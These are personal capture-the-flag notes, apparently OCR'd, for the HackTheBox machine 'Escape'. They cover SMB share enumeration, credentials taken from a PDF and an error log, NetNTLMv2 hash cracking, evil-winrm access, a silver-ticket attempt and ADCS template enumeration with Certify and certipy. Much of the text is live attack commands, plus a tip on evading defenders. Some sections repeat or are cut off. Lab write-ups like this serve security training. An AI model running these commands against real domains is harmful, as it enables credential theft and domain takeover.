Escape

Wednesday, May 28, 2025 10:38 PM


1. nxc smb share > smbclient access public folder > get publicuser cred
2. nxc mssql > mssqlclient.py login > capture hash of sql_svc > crack and get sql_svc user creds
3. nxc winrm > evil-winrm login > enumerate sql folder and error log > get ryan.cooper creds
4. nxc winrm > evil-winrm login > certificate user authentication vulnerable > use rubeus.exe and get administrator hash
5. nxc smb > psexec.py login with administrator hash > get system!


HackTheBox - Escape

nmap

```
# Nmap 7.95 scan initiated Wed May 28 22:33:55 2025 as: /usr/lib/nmap/nmap --privileged -A -T4 -p- -oN nmap 10.129.228.253
Nmap scan report for 10.129.228.253
Host is up (0.022s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-29 10:36:05Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
|_ssl-date: 2025-05-29T10:37:43+00:00; +8h00m01s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
|_ssl-date: 2025-05-29T10:37:43+00:00; +8h00m01s from scanner time.
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ssl-date: 2025-05-29T10:37:43+00:00; +8h00m01s from scanner time.
| ms-sql-ntlm-info:
|   10.129.228.253:1433:
|     Target_Name: sequel
|     NetBIOS_Domain_Name: sequel
|     NetBIOS_Computer_Name: DC
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: dc.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.129.228.253:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-05-29T08:58:15
|_Not valid after:  2055-05-29T08:58:15
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
|_ssl-date: 2025-05-29T10:37:43+00:00; +8h00m01s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-29T10:37:42+00:00; +8h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc        Microsoft Windows RPC
49689/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc        Microsoft Windows RPC
49711/tcp open  msrpc        Microsoft Windows RPC
49721/tcp open  msrpc        Microsoft Windows RPC
49745/tcp open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (95%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (95%), Microsoft Windows 10 1903 - 21H1 (91%), Microsoft Windows 10 1909 - 2004 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 11 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-05-29T10:37:06
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 8h00m00s, deviation: 0s, median: 8h00m00s

TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1   ...  10
11  20.46 ms 10.129.228.253

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed May 28 22:37:42 2025 -- 1 IP address (1 host up) scanned in 227.10 seconds
```

Check certificate





Check certificate

```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ openssl s_client -showcerts -connect 10.129.228.253:3269 | openssl x509 -noout -text | less -S
```

```
+.....7...0...+......
        X509v3 Subject Key Identifier:
            09:56:E0:66:9E:25:3A:61:B0:B3:5C:FB:6C:FD:C8:9D:F4:E2:1E:23
        X509v3 Authority Key Identifier:
            62:9F:32:A3:A0:F0:38:20:D4:60:C0:CD:6D:C5:FA:51:30:5E:C3:15
        X509v3 CRL Distribution Points:
            Full Name:
              URI:ldap:///CN=sequel-DC-CA,CN=dc,CN=CDP,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=>

        Authority Information Access:
            CA Issuers - URI:ldap:///CN=sequel-DC-CA,CN=AIA,CN=Public%20Key%20Services,CN=Services,CN=Configuratio>
        X509v3 Subject Alternative Name: critical
            DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
    Signature Algorithm: sha256WithRSAEncryption
    Signature Value:
        2b:66:89:55:b3:83:17:ed:d7:43:ce:46:7e:5a:dc:3e:d8:71:
        20:b0:ec:95:9a:09:7d:fd:77:50:bc:3d:21:04:70:15:ba:f9:
        c1:5f:ee:b1:04:7c:59:77:e9:e0:51:96:07:b8:3a:17:7c:38:
        bc:ea:3c:5a:79:b4:79:37:10:33:e3:76:47:2d:da:11:68:af:
        f5:21:bc:fd:59:35:f1:9d:6c:49:4d:a1:ce:54:dd:65:b5:49:
        5a:06:70:0b:23:ef:62:85:74:da:e3:e4:3f:5d:9f:f9:9f:60:
        ae:84:53:b4:e1:01:ab:40:20:74:c0:dc:e6:16:7f:03:c2:24:
:
```

Enumeration
we can put any username and put password blank.
there is a public smb directory.


```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ crackmapexec smb 10.129.228.253
SMB         10.129.228.253  445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)

┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ crackmapexec smb 10.129.228.253 --shares
SMB         10.129.228.253  445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.228.253  445    DC               [-] Error enumerating shares: STATUS_USER_SESSION_DELETED

┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ crackmapexec smb 10.129.228.253 --shares -u Random -p ''
SMB         10.129.228.253  445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.228.253  445    DC               [+] sequel.htb\Random:
SMB         10.129.228.253  445    DC               [+] Enumerated shares
SMB         10.129.228.253  445    DC               Share           Permissions     Remark
SMB         10.129.228.253  445    DC               -----           -----------     ------
SMB         10.129.228.253  445    DC               ADMIN$                          Remote Admin
SMB         10.129.228.253  445    DC               C$                              Default share
SMB         10.129.228.253  445    DC               IPC$            READ            Remote IPC
SMB         10.129.228.253  445    DC               NETLOGON                        Logon server share
SMB         10.129.228.253  445    DC               Public          READ
SMB         10.129.228.253  445    DC               SYSVOL                          Logon server share
```

We can also use smbclient

```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ smbclient -L //10.129.228.253
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Public          Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.228.253 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ smbclient //10.129.228.253/public
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Nov 19 06:51:25 2022
  ..                                  D        0  Sat Nov 19 06:51:25 2022
  SQL Server Procedures.pdf           A    49551  Fri Nov 18 08:39:43 2022

                5184255 blocks of size 4096. 1464843 blocks available
smb: \> get "SQL Server Procedures.pdf"
getting file \SQL Server Procedures.pdf of size 49551 as SQL Server Procedure
smb: \> exit

┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ open SQL\ Server\ Procedures.pdf
```

Found creds.



PublicUser:GuestUserCantWrite1

crackmapexec smb 10.129.228.253 -u PublicUser -p GuestUserCantWrite1
crackmapexec smb 10.129.228.253 -u PublicUser -p GuestUserCantWrite1 --shares
crackmapexec winrm 10.129.228.253 -u PublicUser -p GuestUserCantWrite1
crackmapexec mssql 10.129.228.253 -u PublicUser -p GuestUserCantWrite1
crackmapexec mssql 10.129.228.253 -u PublicUser -p GuestUserCantWrite1 help
crackmapexec mssql 10.129.228.253 -u PublicUser -p GuestUserCantWrite1 --local-auth
crackmapexec mssql 10.129.228.253 -u PublicUser -p GuestUserCantWrite1 -L (list module)
crackmapexec mssql 10.129.228.253 -u PublicUser -p GuestUserCantWrite1 -M mssql_priv

nxc is same with crackmapexec but better.
found that creds works with mssql.

```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ nxc mssql 10.129.228.253 -u PublicUser -p GuestUserCantWrite1 --local-auth
MSSQL       10.129.228.253  1433   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb)
MSSQL       10.129.228.253  1433   DC               [+] DC\PublicUser:GuestUserCantWrite1
```

login to mssql

```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ mssqlclient.py PublicUser:GuestUserCantWrite1@10.129.228.253
```

```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ hashcat ntml_hash /opt/rockyou.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

5600 | NetNTLMv2 | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

SQL_SVC::sequel:231542a1264df164:467aeed4f6a3788c8d9ca0c10aba5a70:0101000000000000080ce4eb5f4d0db01da527ee1e4a95fdb00000000020008003800380045003100010010001e00570049004e002d004800560004b00450058004900490004b0031005a0049000400340057004900e002d00480056004b00450058004900490004b0031005a0049002e0038003800450031002e004c004f00430041004c00030014003800380045003100e004c004f00430041004c000500140038003800450031002e004c004f00430041004c0007000800080ce4eb5f4d0db010600040002000000080003000030000000000000000000000030000031b6802523341157dd3787066e956f80e497762a703931eb79fc030fddaf2b8c0a0010000000000000000000000000000000000009002200630069006600730002f00310030002e00310030002e00310034002e00310032003600000000000000000000:REGGIE1234ronnie
```

SQL_SVC:REGGIE1234ronnie

We can execute cmd

```
┌──(kali㉿kali)-[~]
└─$ nxc winrm 10.129.228.253 -u sql_svc -p REGGIE1234ronnie -x whoami
```

Another way (Kerberos Silver ticket attack)
When we have sql_svc creds

SQL_SVC:REGGIE1234ronnie

Domain controller does not know the password 'REGGIE1234ronnie', it only know the NTML hash.
So we have to convert the password to hash.

```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ python3
Python 3.13.3 (main, Apr 10 2025, 21:38:51) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import hashlib
>>> hashlib.new('md4', 'REGGIE1234ronnie'.encode('utf-16le')).digest().hex()
```

```
e
```

SQL_SVC:REGGIE1234ronnie

We can execute cmd

```
┌──(kali㉿kali)-[~]
└─$ nxc winrm 10.129.228.253 -u sql_svc -p REGGIE1234ronnie -x whoami
WINRM       10.129.228.253  5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.h
tb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to c
yptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.228.253  5985   DC               [+] sequel.htb\sql_svc:REGGIE1234ronnie (Pwn3d!)
WINRM       10.129.228.253  5985   DC               [-] Execute command failed, current user: 'sequel.htb\sql_svc' has
no 'Invoke' rights to execute command (shell type: cmd)
WINRM       10.129.228.253  5985   DC               [+] Executed command (shell type: powershell)
WINRM       10.129.228.253  5985   DC               sequel\sql_svc
```

```
┌──(kali㉿kali)-[~]
└─$ nxc winrm 10.129.228.253 -u sql_svc -p REGGIE1234ronnie -x "net user"
WINRM       10.129.228.253  5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.h
tb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cr
yptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.228.253  5985   DC               [+] sequel.htb\sql_svc:REGGIE1234ronnie (Pwn3d!)
WINRM       10.129.228.253  5985   DC               [-] Execute command failed, current user: 'sequel.htb\sql_svc' has
no 'Invoke' rights to execute command (shell type: cmd)
WINRM       10.129.228.253  5985   DC               [+] Executed command (shell type: powershell)
WINRM       10.129.228.253  5985   DC
WINRM       10.129.228.253  5985   DC               User accounts for \\
WINRM       10.129.228.253  5985   DC
WINRM       10.129.228.253  5985   DC               -------------------------------------------------------------------
------------
WINRM       10.129.228.253  5985   DC               Administrator            Brandon.Brown            Guest
WINRM       10.129.228.253  5985   DC               James.Roberts            krbtgt                   Nicole.Thompson
WINRM       10.129.228.253  5985   DC               Ryan.Cooper              sql_svc                  Tom.Henn
WINRM       10.129.228.253  5985   DC               The command completed with one or more errors.
```

We can test if we receive ping

```
┌──(kali㉿kali)-[~]
└─$ nxc winrm 10.129.228.253 -u sql_svc -p REGGIE1234ronnie -x 'ping 10.10.14.126'
WINRM       10.129.228.253  5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (d
tb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has be
yptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.228.253  5985   DC               [+] sequel.htb\sql_svc:REGGIE1234ronnie (Pwn3d!)
WINRM       10.129.228.253  5985   DC               [-] Execute command failed, current user: 'sequel.htb
2: kali@kali: ~/Desktop/htb/escape

┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ sudo tcpdump -i tun0 icmp -n
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
11:38:36.418909 IP 10.129.228.253 > 10.10.14.126: ICMP echo request, id 1, seq 1, length 40
11:38:36.418988 IP 10.10.14.126 > 10.129.228.253: ICMP echo reply, id 1, seq 1, length 40
11:38:37.432248 IP 10.129.228.253 > 10.10.14.126: ICMP echo request, id 1, seq 2, length 40
11:38:37.432270 IP 10.10.14.126 > 10.129.228.253: ICMP echo reply, id 1, seq 2, length 40
11:38:38.913954 IP 10.129.228.253 > 10.10.14.126: ICMP echo request, id 1, seq 3, length 40
```

winrm login

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.129.228.253 -u sql_svc -p REGGIE1234ronnie

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined met
le Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplaye

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sql_svc\Documents> whoami
sequel\sql_svc
*Evil-WinRM* PS C:\Users\sql_svc\Documents>
```

https://github.com/Flangvik/SharpCollection

```
┌──(kali㉿kali)-[/opt/SharpCollection/NetFramework_4.7_Any]
└─$ cp Certify.exe ~/Desktop/htb/escape
```

```
*Evil-WinRM* PS C:\Users\sql_svc\Documents> upload Certify.exe

Info: Uploading /home/kali/Desktop/htb/escape/Certify.exe to C:\Users\sql_svc\Documents\Certify.exe

Data: 238248 bytes of 238248 bytes copied

Info: Upload successful!
```

run it

```
*Evil-WinRM* PS C:\Users\sql_svc\Documents> .\Certify.exe
```

```
    Certify.exe find /vulnerable /currentuser [/ca:SERVER\ca-name | /doma
cal | /path:CN=Configuration,DC=domain,DC=local] [/quiet]
```

```
*Evil-WinRM* PS C:\Users\sql_svc\Documents> .\Certify.exe find /vulnerable
```

Not found.

```
[+] No Vulnerable Certificates Templates found!
```

```
[*] Using the search base 'CN=Configuration,DC=sequel,DC=htb'

[*] Listing info about the Enterprise CA 'sequel-DC-CA'

    Enterprise CA Name          : sequel-DC-CA
    DNS Hostname                : dc.sequel.htb
    FullName                    : dc.sequel.htb\sequel-DC-CA
    Flags                       : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName            : CN=sequel-DC-CA, DC=sequel, DC=htb
    Cert Thumbprint             : A263EA89CAFE503BB33513E359747FD262F91A56
    Cert Serial                 : 1EF2FA9A7E6EADAD4F5382F4CE283101
    Cert Start Date             : 11/18/2022 12:58:46 PM
    Cert End Date               : 11/18/2121 1:08:46 PM
    Cert Chain                  : CN=sequel-DC-CA,DC=sequel,DC=htb
    UserSpecifiedSAN            : Disabled
    CA Permissions              :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  Enroll                                     NT AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates               BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
      Allow  ManageCA, ManageCertificates               sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
    Enrollment Agent Restrictions : None

[+] No Vulnerable Certificates Templates found!
```

Now we have 3 options

1. sql (use found creds to login sql and enumerate)
2. enumerate cred
3. winpeas

```
*Evil-WinRM* PS C:\sqlserver\logs> cat errorlog.bak
```

found creds

User typed his password in the user field and it got logged.

```
2022-11-18 13:43:07.44 Logon       Logon failed for user 'sequel.htb\Ryan.Cooper'. Reason: Password did not match that for the login pr
vided. [CLIENT: 127.0.0.1]
2022-11-18 13:43:07.48 Logon       Error: 18456, Severity: 14, State: 8.
2022-11-18 13:43:07.48 Logon       Logon failed for user 'NuclearMosquito3'. Reason: Password did not match that for the login provided
 [CLIENT: 127.0.0.1]
```

sequel.htb\Ryan.Cooper:NuclearMosquito3

Try > smb, winrm, msspl with or without --local-auth

winrm is pwned!

```
┌──(kali㉿kali)-[/opt/SharpCollection/NetFramework_4.7_Any]
└─$ nxc winrm 10.129.228.253 -u Ryan.Cooper -p NuclearMosquito3
WINRM       10.129.228.253  5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.h
```

So we have to convert the password to hash.

```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ python3
Python 3.13.3 (main, Apr 10 2025, 21:38:51) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import hashlib
>>> hashlib.new('md4', 'REGGIE1234ronnie'.encode('utf-16le')).digest().hex()
'1443ec19da4dac4ffc953bca1b57b4cf'
>>> _
```

NTML: 1443ec19da4dac4ffc953bca1b57b4cf

```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ evil-winrm -i sequel.htb -u sql_svc -p REGGIE1234ronnie

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_
le Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sql_svc\Documents>
*Evil-WinRM* PS C:\Users\sql_svc\Documents> get-addomain
```

Get domain SID

```
DomainControllersContainer         : OU=Domain Controllers,DC=sequel,DC=htb
DomainMode                         : Windows2016Domain
DomainSID                          : S-1-5-21-4078382237-1492182817-2568127209
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=sequel,DC=htb
Forest                             : sequel.htb
InfrastructureMaster               : dc.sequel.htb
LastLogonReplicationInterval       :
LinkedGroupPolicyObjects           : {CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=sequel,DC=htb}
LostAndFoundContainer              : CN=LostAndFound,DC=sequel,DC=htb
ManagedBy                          :
Name                               : sequel
NetBIOSName                        : sequel
ObjectClass                        : domainDNS
ObjectGUID                         : 7c4ace6b-9788-44a5-a1a6-8424bcb61f5b
ParentDomain                       :
PDCEmulator                        : dc.sequel.htb
PublicKeyRequiredPasswordRolling   : True
QuotasContainer                    : CN=NTDS Quotas,DC=sequel,DC=htb
ReadOnlyReplicaDirectoryServers    : {}
ReplicaDirectoryServers            : {dc.sequel.htb}
RIDMaster                          : dc.sequel.htb
SubordinateReferences              : {DC=ForestDnsZones,DC=sequel,DC=htb, DC=DomainDnsZones,DC=sequel,DC=htb, CN=Config
uration,DC=sequel,DC=htb}
SystemsContainer                   : CN=System,DC=sequel,DC=htb
```

DomainSID : S-1-5-21-4078382237-1492182817-2568127209

ticketer.py -nthash 1443ec19da4dac4ffc953bca1b57b4cf -domain-sid S-1-5-21-4078382237-1492182817-2568127209 -domain sequel.htb administrator

ticketer.py -nthash 1443ec19da4dac4ffc953bca1b57b4cf -domain-sid S-1-5-21-4078382237-1492182817-2568127209 -user-id S-1-5-21-4078382237-1492182817-2568127209-1106 -domain sequel.htb -spn whatever/dc.sequel.htb administrator

We can put any name in the -spn. It will work. But it will alert the blue team because we are using the username that does not exist. So using the exisitng username is recommended.

```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ ticketer.py -nthash 1443ec19da4dac4ffc953bca1b57b4cf -domain-sid S-1-5-21-4078382237-1492182817-2568127209 -domain
sequel.htb -spn whatever/dc.sequel.htb administrator
```

```
[*]     EncTicketPart
/home/kali/.local/bin/ticketer.py:843: DeprecationWarning: datetime.datetime.utcnow() is dep
emoval in a future version. Use timezone-aware objects to represent datetimes in UTC: dateti
C).
  encRepPart['last-req'][0]['lr-value'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in administrator.ccache
```

KRB5CCNAME=administrator.ccache mssqlclient.py -k administrator@dc.sequel.htb -no-pass

Ticketer did not work. It did created a ticket but that ticket could not be used to dump administartor hash.

Another way (cmd executing from linux terminal)
When we have ryan.cooper creds
certipy find -u ryan.cooper -p NuclearMosquito3 -target sequel.htb -text -stdout -vulnerable

```
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'sequel-DC-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'sequel-DC-CA'
[*] Checking web enrollment for CA 'sequel-DC-CA' @ 'dc.sequel.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
```

```
[CLIENT: 127.0.0.1]
```

sequel.htb\Ryan.Cooper:NuclearMosquito3

Try > smb, winrm, msspl with or without --local-auth
winrm is pwned!

```
┌──(kali㉿kali)-[/opt/SharpCollection/NetFramework_4.7_Any]
└─$ nxc winrm 10.129.228.253 -u Ryan.Cooper -p NuclearMosquito3
WINRM       10.129.228.253  5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.h
tb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cr
yptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.228.253  5985   DC               [+] sequel.htb\Ryan.Cooper:NuclearMosquito3 (Pwn3d!)
```

Login winrm

```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ evil-winrm -i 10.129.228.253 -u Ryan.Cooper -p NuclearMosquito3
```

```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> upload certify.exe
```

```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> .\certify.exe find /vulnerable
```

```
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=sequel,DC=htb'

[*] Listing info about the Enterprise CA 'sequel-DC-CA'

  Enterprise CA Name          : sequel-DC-CA
  DNS Hostname                : dc.sequel.htb
  FullName                    : dc.sequel.htb\sequel-DC-CA
  Flags                       : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
  Cert SubjectName            : CN=sequel-DC-CA, DC=sequel, DC=htb
  Cert Thumbprint             : A263EA89CAFE503BB33513E359747FD262F91A56
  Cert Serial                 : 1EF2FA9A7E6EADAD4F5382F4CE283101
  Cert Start Date             : 11/18/2022 12:58:46 PM
  Cert End Date               : 11/18/2121 1:08:46 PM
  Cert Chain                  : CN=sequel-DC-CA,DC=sequel,DC=htb
  UserSpecifiedSAN            : Disabled
  CA Permissions              :
    Owner: BUILTIN\Administrators        S-1-5-32-544

    Access Rights                                     Principal

    Allow  Enroll                                     NT AUTHORITY\Authenticated UsersS-1-5-11
    Allow  ManageCA, ManageCertificates               BUILTIN\Administrators        S-1-5-32-544
    Allow  ManageCA, ManageCertificates               sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
    Allow  ManageCA, ManageCertificates               sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
  Enrollment Agent Restrictions : None

[!] Vulnerable Certificates Templates :

  CA Name                               : dc.sequel.htb\sequel-DC-CA
  Template Name                         : UserAuthentication
  Schema Version                        : 2
  Validity Period                       : 10 years
  Renewal Period                        : 6 weeks
  msPKI-Certificate-Name-Flag           : ENROLLEE_SUPPLIES_SUBJECT
  mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
  Authorized Signatures Required        : 0
  pkiextendedkeyusage                   : Client Authentication, Encrypting File System, Secure Email
  mspki-certificate-application-policy  : Client Authentication, Encrypting File System, Secure Email
  Permissions
    Enrollment Permissions
      Enrollment Rights           : sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                    sequel\Domain Users           S-1-5-21-4078382237-1492182817-2568127209-513
                                    sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
    Object Control Permissions
      Owner                       : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
      WriteOwner Principals       : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
                                    sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                    sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
